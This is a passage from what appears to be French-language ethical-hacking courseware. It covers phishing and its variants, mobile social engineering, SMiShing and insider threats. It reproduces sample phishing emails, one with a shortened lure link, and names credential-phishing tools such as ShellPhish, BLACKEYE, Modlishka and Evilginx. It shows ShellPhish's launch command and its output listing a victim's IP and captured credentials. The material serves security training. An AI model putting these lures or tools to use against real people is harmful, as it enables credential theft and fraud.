To confirm the authenticity of messages from us, always look for this Security Checkpoint.

Figure 5.3 : Courrier électronique d'hameçonnage

From: Compromised Account <compromised@students.tnTech.edu>
Date: 6/1/19 6:31 PM (GMT-05:00)
To: [REDACTED] <[\[REDACTED\]@students.tnTech.edu](mailto:[REDACTED]@students.tnTech.edu)>
Subject: The Security of Your Account

Paypal

The Security of Your Account

Dear joe@student@students.tnTech.edu ,
We regret to inform you of this bad news

We have put your account in the list of limited accounts because your account is safe and we need a little bit to a few information to protect your account

Click the button below and follow the steps simply

Yours Sincerely

[Confirm](#)

Questions? Take a look at our FAQs or contact Customer Support.

Figure 5.4 : Courrier électronique d'hameçonnage

From: Joe B Student
Sent: Monday, May 13, 2019 8:57 AM
Subject: Tennessee Tech : Part Time Job

Tennessee Tech Job Placement & Student Services selected you as a Secret Shopper.

A job that will not affect your present employment or studies and no sign up fee. It's fun, rewarding and flexible. You can make up to \$1000 weekly also, to view details of the job and apply please visit website

<https://tinyurl.com/y3o3xzst>

Job Placement & Student Services
Cookeville, TN 38505 USA

Figure 5.5 : Courier électronique d'hameçonnage

Types d'hameçonnage

▪ Harponnage (Spear Phishing)

Au lieu d'envoyer des milliers de courriers électroniques, certains attaquants optent pour le "spear phishing" et utilisent un contenu d'ingénierie sociale spécialisé destiné à un employé spécifique ou à un petit groupe d'employés d'une organisation pour voler des données sensibles telles que des informations financières et des secrets commerciaux.

Les messages d'harponnage semblent provenir d'une source fiable avec un site Web d'apparence officielle et légitime. Le courrier électronique semble également provenir d'une personne de l'entreprise du destinataire, généralement une personne en position d'autorité. En réalité, le message est envoyé par un attaquant qui tente d'obtenir des informations critiques sur un destinataire spécifique et son organisation, telles que des identifiants de connexion, des numéros de carte de crédit, des numéros de compte bancaire, des mots de passe, des documents confidentiels, des informations financières et des secrets commerciaux. Le harponnage génère un taux de réponse plus élevé qu'une attaque par hameçonnage classique, car le message semble provenir d'une source fiable.

▪ Chasse à la baleine (Whaling)

Le whaling est un type d'hameçonnage qui cible les cadres supérieurs tels que les PDG, les directeurs financiers, les politiciens et les célébrités qui ont un accès complet à des informations confidentielles et de grande valeur. Il s'agit d'une tactique d'ingénierie sociale par laquelle l'attaquant incite la victime à révéler des informations personnelles et professionnelles essentielles (telles que des informations sur les comptes bancaires, les employés, les clients et les cartes de crédit), généralement par le biais d'une usurpation d'identité dans un courrier électronique ou sur un site Web. Le whaling est différent d'une attaque de d'hameçonnage normale ; le courrier électronique ou le site Web utilisé pour l'attaque est soigneusement conçu, ciblant généralement un membre de la direction.

- **Dévoiement (Pharming)**

Le pharming est une technique d'ingénierie sociale dans laquelle l'attaquant exécute des programmes malveillants sur l'ordinateur ou le serveur d'une victime. Lorsque la victime saisit une URL ou un nom de domaine, il redirige automatiquement le trafic de la victime vers un site Web contrôlé par l'attaquant. Cette attaque est également connue sous le nom de "Phishing sans leurre". L'attaquant vole des informations confidentielles telles que des données d'identification, des coordonnées bancaires et d'autres informations liées à des services en ligne.

L'attaque par pharming peut être réalisée de deux façons : L'empoisonnement du cache DNS et la modification du fichier hosts. Les attaques de pharming peuvent également être réalisées à l'aide de logiciels malveillants tels que des chevaux de Troie ou des vers.

- **Spimming**

Le SPIM (Spam over Instant Messaging) exploite les plates-formes de messagerie instantanée et utilise la MI comme outil de diffusion du spam. Une personne qui génère du spam sur la messagerie instantanée est appelée Spimmer. Les spimmers utilisent généralement des bots (une application qui exécute des tâches automatisées sur le réseau) pour récolter des identifiants de messagerie instantanée et leur transmettre des messages non sollicités. Les messages SPIM, comme le spam par courrier électronique, contiennent généralement des publicités et des logiciels malveillants sous forme de pièce jointe ou de lien hypertexte intégré. L'utilisateur clique sur la pièce jointe et est redirigé vers un site web malveillant qui collecte des informations financières et personnelles telles que des informations de connexion, de compte bancaire et de carte de crédit.

Phishing Tools

ShellPhish
A phishing tool used to **phish user credentials from various social networking platforms** such as Instagram, Facebook, Twitter, LinkedIn, etc.

The screenshot shows two terminal windows. The left window displays a menu with options for various social media platforms: Instagram, Facebook, Snapchat, Twitter, Github, Google, Spotify, Netflix, Origin, Steam, Yahoo, LinkedIn, Protonmail, Wordpress, Microsoft, and Instafollowers. The right window shows detailed information about a victim's IP and browser details, followed by a section for saved credentials.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

-  **BLACKEYE**
<https://github.com>
-  **PhishX**
<https://github.com>
-  **Modlishka**
<https://github.com>
-  **Trappe**
<https://github.com>
-  **Evilginx**
<https://github.com>

Outils d'hameçonnage

Les outils d'hameçonnage peuvent être utilisés par les attaquants pour générer de fausses pages de connexion afin de collecter des noms d'utilisateur et des mots de passe, d'envoyer des courriels électroniques frauduleux et d'obtenir l'adresse IP et les cookies de session de la victime. Ces informations peuvent ensuite être utilisées par l'attaquant pour se faire passer pour un utilisateur légitime et lancer d'autres attaques contre l'organisation ciblée.

- **ShellPhish**

Source : <https://github.com>

ShellPhish est un outil d'hameçonnage utilisé pour récupérer les informations d'identification des utilisateurs sur diverses plateformes de réseaux sociaux telles qu'Instagram, Facebook, Twitter et LinkedIn. Il affiche également l'adresse IP publique du système victime, les informations du navigateur, le nom d'hôte, la géolocalisation et d'autres informations.



Parrot Terminal

File Edit View Search Terminal Help

```
[root@parrot]~[~/shellphish]
└─# ./shellphish.sh
```

███████████ v1.7

..... Phishing Tool coded by: @linux_choice

```
:: Disclaimer: Developers assume no liability and are not ::  
:: responsible for any misuse or damage caused by ShellPhish ::
```

[01] Instagram	[09] Origin	[17] Gitlab
[02] Facebook	[10] Steam	[18] Pinterest
[03] Snapchat	[11] Yahoo	[19] Custom
[04] Twitter	[12] Linkedin	[99] Exit
[05] Github	[13] Protonmail	
[06] Google	[14] Wordpress	
[07] Spotify	[15] Microsoft	
[08] Netflix	[16] InstaFollowers	

[*] Choose an option:

Figure 5.6 : ShellPhish

```
[*] IP Found!
[*] Victim IP: 66
[*] User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.70 Safari/537.
36
[*] Saved: instagram/saved.ip.txt

[*] Hostname: google
[*] Reverse DNS: 52.
[*] IP Continent: North America (NA)
[*] IP Country: United States
[*] City Location: Unknown
[*] ISP: Google
[*] AS Number:
[*] IP Address Speed: Corporate Internet Speed
[*] IP Currency: United States dollar($) (USD)

[*] Waiting Credentials and Next IP, Press Ctrl + C to exit...

[*] Credentials Found!
[*] Account: [REDACTED]@gmail.com
[*] Password: [REDACTED]
[*] Saved: sites/instagram/saved.usernames.txt

[*] Waiting Next IP and Next Credentials, Press Ctrl + C to exit...
```


Figure 5.7 : Résultat de ShellPhish

Voici la liste de quelques autres outils d'hameçonnage :

- BLACKEYE (<https://github.com>)
- PhishX (<https://github.com>)
- Modlishka (<https://github.com>)
- Trape (<https://github.com>)
- Evilginx (<https://github.com>)

Mobile-based Social Engineering: Publishing Malicious Apps

- Attackers create **malicious apps** with attractive features and **similar names** to popular apps, and publish them in major **app stores**
- Users download these apps** unknowingly and are infected by malware that sends **credentials to attackers**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ingénierie sociale basée sur les mobiles

Publication d'applications malveillantes

Dans le cas de l'ingénierie sociale basée sur les mobiles, l'attaquant effectue une attaque en utilisant des applications mobiles malveillantes. Le pirate informatique commence par créer l'application malveillante - par exemple une application de jeux dotée de fonctionnalités attrayantes - et la publie sur les principaux magasins d'applications en utilisant des noms bien connus. Ne sachant pas qu'il s'agit d'une application malveillante, les utilisateurs la téléchargent sur leur équipement mobile. Une fois l'application installée, l'équipement est infecté par un logiciel malveillant qui envoie les informations d'identification de l'utilisateur (nom d'utilisateur, mot de passe), ses coordonnées et d'autres informations à l'attaquant.




Figure 5.8 : Publication d'applications malveillantes



Reconditionnement d'applications légitimes

Parfois, les logiciels malveillants peuvent être cachés dans des applications officielles et légitimes. Un développeur légitime crée des applications de jeux originales. Les fournisseurs de plates-formes créent des espaces de commercialisation centralisés pour permettre aux utilisateurs mobiles de naviguer et d'installer facilement ces jeux et ces applications. En général, les développeurs soumettent des applications de jeux à ces plates-formes, les mettant ainsi à la disposition de milliers d'utilisateurs. Un développeur malveillant télécharge un jeu original, le reconditionne avec un logiciel malveillant et le met en ligne. Une fois qu'un utilisateur a téléchargé l'application malveillante, le programme malveillant installé sur l'équipement mobile de l'utilisateur collecte les informations de ce dernier et les envoie à l'attaquant.




Figure 5.9 : Reconditionnement d'applications légitimes



Fausses applications de sécurité

Les attaquants peuvent diffuser une fausse application de sécurité pour effectuer une ingénierie sociale basée sur le mobile. Dans cette méthode d'attaque, le pirate informatique commence par infecter l'ordinateur de la victime en envoyant un élément malveillant et envoie ensuite une application malveillante sur un magasin d'applications. Lorsque la victime se connecte, par exemple, à son compte bancaire, le logiciel malveillant présent dans le système affiche un message contextuel lui indiquant qu'elle doit télécharger une application sur son téléphone pour bénéficier de services de sécurité. La victime télécharge l'application depuis le magasin d'applications de l'attaquant, croyant télécharger une application authentique. Une fois que l'application a été téléchargée et installée, l'attaquant obtient des informations confidentielles telles que les identifiants de connexion au compte bancaire (nom d'utilisateur et mot de passe), puis une deuxième authentication est envoyée par la banque à la victime par SMS. Grâce à ces informations, l'attaquant accède au compte bancaire de la victime.




Figure 5.10 : Fausses applications de sécurité

Mobile-based Social Engineering: SMiShing (SMS Phishing)

SMiShing (SMS phishing) is the act of using **SMS text messaging system** of cellular phones or other mobile devices to **lure users into instant action**, such as downloading malware, visiting a malicious webpage, or calling a fraudulent phone number

SMiShing messages are generally crafted to provoke an instant action from the victim, requiring them **to divulge their personal information and account details**

SMiShing Example

```
graph LR; Attacker[Attacker] -- "1 Sends an SMS" --> Phone[INBOX  
XIM BANK  
Emergency!  
Please call  
08-7999-433]; Phone -- "2 Thinks it is a real message from XIM bank" --> Tracy[Tracy calls  
08-7999-433]; Phone -- "A recording asks her to provide her credit or debit card number. Tracy reveals sensitive information" --> Attacker;
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

SMiShing (Hameçonnage par SMS)

L'envoi de SMS est une autre technique utilisée par les attaquants pour effectuer de l'ingénierie sociale basée sur le mobile. Dans le SMiShing (hameçonnage par SMS), le SMS est utilisé pour inciter les utilisateurs à effectuer une action immédiate, comme télécharger un logiciel malveillant, visiter une page Web malveillante ou appeler un numéro de téléphone frauduleux. Les messages de SMiShing sont conçus pour provoquer une action instantanée de la victime, lui demandant de divulguer ses informations personnelles et les détails de son compte.

Prenons l'exemple de Tracy, un ingénieur logiciel travaillant dans une entreprise réputée. Elle reçoit un SMS qui semble provenir du service de sécurité de la banque XIM. Le message prétend être urgent et indique que Tracy doit appeler immédiatement le numéro de téléphone indiqué dans le SMS. Inquiète, elle appelle pour vérifier son compte, croyant qu'il s'agit d'un numéro de téléphone authentique du service clientèle de la banque XIM. Un message enregistré lui demande de fournir son numéro de carte de crédit ou de débit, ainsi que son mot de passe. Tracy croit qu'il s'agit d'un message authentique et communique des informations sensibles.

Parfois, le SMS prétend que l'utilisateur a gagné de l'argent ou a été sélectionné au hasard comme heureux gagnant et qu'il lui suffit de payer une somme symbolique et de communiquer son adresse électronique, son contact ou d'autres informations.





Figure 5.11 : SMiShing (hameçonnage par SMS)



Découvrez les menaces d'initiés et le vol d'identité


De nos jours, les menaces d'initiés et le vol d'identité constituent des défis majeurs pour diverses industries et organisations. Ces attaques ont pour principal objectif l'espionnage ou la vengeance, mais elles peuvent aussi être le résultat de la négligence des employés. Ce module aborde les concepts liés aux menaces d'initiés et au vol d'identité.

Insider Threats/Insider Attacks

- ❑ An insider is any **employee** (trusted person or people) who have **access to critical assets** of an organization
- ❑ An insider attack involves using privileged access to intentionally **violate rules** or **cause threat to the organization's information** or information systems in any form
- ❑ Such attacks are generally performed by a privileged user, **disgruntled employee**, **terminated employee**, accident-prone employee, **third party**, undertrained staff, etc.



Example of Insider Attack: Disgruntled Employee



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Menaces d'initiés/attaques d'initiés

Un initié est un employé (personne de confiance) qui a accès aux actifs critiques d'une organisation. Une attaque d'initié consiste à utiliser un accès privilégié pour violer des règles ou menacer intentionnellement les informations ou les systèmes d'information de l'organisation. Les initiés peuvent facilement contourner les règles de sécurité, compromettre des ressources précieuses et accéder à des informations sensibles. Les attaques d'initiés peuvent causer de grandes pertes à l'entreprise. Elles sont particulièrement dangereuses car elles sont faciles à lancer et difficiles à détecter.

En général, les attaques d'initiés sont menées par :

- **Utilisateurs privilégiés** : Les attaques peuvent provenir des employés les plus dignes de confiance de l'entreprise, tels que les responsables et les administrateurs système, qui ont accès aux données confidentielles de l'entreprise et ont une probabilité plus élevée de faire un mauvais usage de ces données, intentionnellement ou non.
- **Employés mécontents** : Les attaques peuvent provenir d'employés ou de travailleurs contractuels mécontents. Les employés mécontents, qui ont l'intention de se venger de l'entreprise, commencent par obtenir des informations, puis attendent le bon moment pour compromettre les ressources de l'organisation.
- **Employés licenciés** : Certains employés emportent avec eux des informations précieuses sur l'entreprise lorsqu'ils sont licenciés. Ces employés accèdent aux données de l'entreprise après leur licenciement en utilisant des portes dérobées, des logiciels malveillants ou leurs anciens identifiants s'ils ne sont pas désactivés.
- **Employés imprudents** : Si un employé perd accidentellement son équipement mobile, envoie un courrier électronique à de mauvais destinataires ou laisse un système

contenant des données confidentielles connecté, cela peut entraîner une divulgation involontaire de données.

- **Tiers** : Les tiers, les partenaires, les distributeurs et les revendeurs, les employés en télétravail, ont accès aux informations de l'entreprise. Cependant, la sécurité de leurs systèmes n'est pas garantie et peut être une source de fuites d'informations.
- **Personnel mal formé** : Un employé de confiance devient un initié involontaire en raison d'un manque de formation à la cybersécurité. Il ne respecte pas les politiques, procédures, directives et bonnes pratiques en matière de cybersécurité.

Les entreprises dans lesquelles les attaques d'initiés sont courantes sont notamment les sociétés de cartes de crédit, les établissements de soins de santé, les fournisseurs de services réseau, ainsi que les fournisseurs de services financiers.

Exemple d'attaque d'initié : Employé mécontent

La plupart des cas d'attaques d'initiés peuvent être attribués à des personnes introverties, incapables de gérer le stress, en conflit avec la direction, frustrées par leur travail ou la politique de l'entreprise, en mal de respect ou de promotion, mutées, rétrogradées ou ayant reçu un avis de licenciement, etc. Les employés mécontents peuvent transmettre des secrets d'entreprise et des éléments relevant de la propriété intellectuelle à des concurrents pour en tirer un gain financier, portant ainsi préjudice à l'organisation.

Les employés mécontents peuvent utiliser des programmes de stéganographie pour cacher des secrets d'entreprise et envoyer ensuite ces informations à des concurrents sous la forme d'un message d'apparence anodine, tel qu'une photo, une image ou un fichier son, en utilisant un compte de messagerie professionnelle. Personne ne les soupçonne car l'attaquant dissimule les informations sensibles volées dans la photo ou le fichier image.




Figure 5.12 : Exemple d'attaque d'initié - Employé mécontent



Motivations des attaques d'initiés

- Gain financier** : Un attaquant réalise une attaque d'initié surtout pour le gain financier. L'initié vend des informations sensibles de l'entreprise à son concurrent, vole les données financières d'un collègue pour son usage personnel, ou manipule les dossiers financiers de l'entreprise ou ceux de son personnel.
- Vol de données confidentielles** : Un concurrent peut infliger des dommages à l'organisation ciblée, lui voler des informations confidentielles, voire la mettre en faillite, simplement en repérant une offre d'emploi, en préparant une personne à passer l'entretien et en la faisant embaucher par le concurrent.
- La vengeance** : il suffit qu'une personne mécontente cherche à se venger pour que l'entreprise soit compromise. Les attaques peuvent provenir d'employés mécontents ou de travailleurs contractuels ayant des opinions négatives sur l'entreprise.
- Devenir un futur concurrent** : Les employés en poste peuvent envisager de créer leur propre entreprise concurrente. En utilisant les données confidentielles de l'entreprise, ces employés peuvent accéder au système pour voler ou modifier la liste des clients de l'entreprise.
- Aider des concurrents sur des appels d'offres** : Dans les cas d'espionnage d'entreprise, même les employés les plus honnêtes et les plus dignes de confiance peuvent être contraints de révéler des informations critiques de l'entreprise par la corruption ou le chantage.
- Annonce publique** : Un employé mécontent peut vouloir faire une déclaration d'ordre politique ou à caractère social et ainsi divulguer ou porter atteinte aux données confidentielles de l'entreprise.

Types of Insider Threats



Malicious Insider

A **disgruntled or terminated employee** who steals data or destroys the company's networks intentionally by **introducing malware** into the corporate network



Negligent Insider

Insiders who are **uneducated on potential security threats** or who simply bypass general security procedures to meet workplace efficiency



Professional Insider

Harmful insiders who use their technical knowledge to **identify weaknesses and vulnerabilities** in the company's network and **sell confidential information to competitors** or black-market bidders



Compromised Insider

An insider with **access to critical assets** of an organization who is **compromised by an outside threat actor**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types de menaces d'initiés

Il existe quatre types de menaces d'initiés :

Initié malveillant

Les menaces d'initiés malveillants proviennent d'employés mécontents ou licenciés qui volent des données ou s'attaquent intentionnellement aux réseaux de l'entreprise en y injectant des logiciels malveillants.

Initié négligent

Les initiés, qui ne sont pas informés des menaces potentielles pour la sécurité ou qui contournent simplement les procédures de sécurité pour des raisons d'efficacité au travail, sont plus vulnérables aux attaques par ingénierie sociale. De nombreuses attaques d'initiés résultent du laxisme des employés à l'égard des mesures, politiques et bonnes pratiques de sécurité.

Initié professionnel

Les initiés professionnels sont les plus dangereux. Ils utilisent leurs connaissances techniques pour identifier les faiblesses et les vulnérabilités du réseau de l'entreprise et vendent les informations confidentielles de l'organisation à des concurrents ou au marché noir.

Initié compromis

Une personne extérieure compromet un initié qui a accès aux ressources critiques ou aux équipements informatiques d'une organisation. Ce type de menace est plus difficile à détecter car l'attaquant se fait passer pour un véritable initié.

Why are Insider Attacks Effective?



